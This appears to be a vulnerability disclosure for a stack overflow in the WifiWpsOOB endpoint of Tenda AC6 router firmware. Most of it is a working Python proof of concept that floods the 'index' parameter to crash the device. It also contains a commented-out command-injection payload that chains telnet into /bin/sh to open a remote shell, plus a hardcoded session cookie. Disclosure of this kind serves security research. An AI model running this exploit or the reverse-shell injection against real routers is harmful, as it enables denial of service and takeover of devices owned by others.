

# Tenda AC6v1.0 V15.03.05.19 Overflow

# url: /goform/WifiWpsOOB

Indexparameter is not validated for length，A stack overflow vulnerability could be caused by sprintf，Form a DOS attack on the router.



Index of router

url: <http://192.168.182.111/goform/WifiWpsOOB>

Poc:

import requests

from pwn import\*

ip = "192.168.182.111" #You Tenda AC6 Router IP

url = "http://" + ip + "/goform/WifiWpsOOB"

print(url)

#payload = ";cmd"

#payload = ";telnet ip port1 | /bin/sh | telnet ip port2"

payload =b'1111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111111'

cookie = {"Cookie":"password=ucwmji"}

data = {"index": payload,"wifi\_chkHz": payload}

response = requests.post(url, cookies=cookie, data=data)

print(response.text)

print("HackAttackSuccess!")